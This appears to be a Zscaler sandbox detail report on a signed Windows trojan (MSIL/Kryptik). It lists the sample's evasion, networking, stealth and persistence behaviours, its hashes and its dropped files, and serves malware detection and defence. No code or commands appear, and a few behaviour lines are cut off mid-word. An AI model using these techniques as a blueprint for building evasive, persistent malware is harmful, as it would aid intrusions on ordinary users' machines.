
FileName: GUANGZHOU SONICSTAR ELECTRONICS CO. LTD.exe

Compilation timestamp: 2017-07-11 03:53:14

Digitaly Signed: Vendor /C=FR/L=Paris/O=VideoLAN/CN=VideoLAN

Signing Date: 11:24 AM 7/14/2017

Zscaler Cloud Sandbox IOCs



Cloud Sandbox

SANDBOX DETAIL REPORT

● High Risk ● Moderate Risk ● Low Risk

Report ID (MD5): 94911666A61BEB59D2988C4FC7003E5A

Analysis Performed: 7/12/2017 10:40:49 PM

File Type: Windows Executable

CLASSIFICATION

Class Type

Malicious

Category

Malware & Botnet Detected:

a variant of MSIL/Kryptik.JYK trojan

Threat Score

98

VIRUS AND MALWARE

- A Variant Of MSIL/Kryptik.JYK Trojan

SECURITY BYPASS

- Sample Sleeps For A Long Time (Installer Files Shows These Property).
- Binary May Include Packed Or Encrypted Data
- Checks For Kernel Debuggers
- Contains Long Sleeps
- Executes Massive Amount Of Sleeps In A Loop

NETWORKING

- Uses Dynamic DNS Services
- Detected TCP Or UDP Traffic On Non-Standard Ports
- Performs DNS Lookups
- URLs Found In Memory Or Binary Data

STEALTH

- Changes The View Of F r
- Creates Files In Alterna
- Adds Or Modifies Windows Certificates
- Creates PE Files With A Name Known In Windows
- System Process Connects To Network
- Disables Application Error Messages

SPREADING

No suspicious activity detected

INFORMATION LEAKAGE

No suspicious activity detected

EXPLOITING

No suspicious activity detected

PERSISTENCE

- Drops PE Files To The Startup Folder
- Creates An Autostart Registry Key
- Creates Autostart Registry Keys With Suspicious Names
- Drops PE Files In Application Program Directory But Not Started Or Loaded
- Installs New ROOT Certificates
- Creates A Start Menu Entry

SYSTEM SUMMARY

- Drops PE Files With A Known System Name
- PE File Has An Executable .Text Section Which Is Very Likely To Contain Packed Code (Zlib Compression Ratio < 0.3)
- Classification Label
- Contains Modern PE File Flags Such As Dynamic Base (ASLR) Or NX
- Creates Files Inside The User Directory
- Creates Guard Pages

DOWNLOAD SUMMARY

Original file	314 KB
Dropped files	18 MB
Packet capture	70 KB

ORIGIN

● High Risk ● Moderate Risk ● Low Risk

Origin information not identified

FILE PROPERTIES

File Type	Windows Executable
Digital Certificate	Vendor /C=FR/L=Paris/O=VideoLAN/CN=VideoLAN
File Size	321,432 bytes
MD5	94911666a61beb59d2988c4fc7003e5a
SHA1	78174ecc21b4ae638c2064f5c2460d3b06ad397b
SSDEEP	6144:L/zQHx458y+d4QC4rVhJHYcK3e1hGg/saVfuCc6TokKU:G458PHrXJnIKCc8ow

PROCESS SUMMARY

DROPPED FILES

- C:\Documents And Settings\User\Local Settings\Temp\Svchost.Exe
- C:\Documents And Settings\User\Start Menu\Programs\Startup\{JF2NMRAL-467138-QM2UTY-QM2UTYHS87}.Exe
- C:\DOCUME~1\User\LOCALS~1\Temp\Tar9.Tmp
- C:\DOCUME~1\User\LOCALS~1\Temp\Tar7.Tmp
- C:\Documents And Settings\User\Local Settings\Temp\Svchost.Exe:Zone.Identifier
- \ROUTER
- C:\Documents And Settings\User\Application

SCREENSHOTS

Suggested Blogs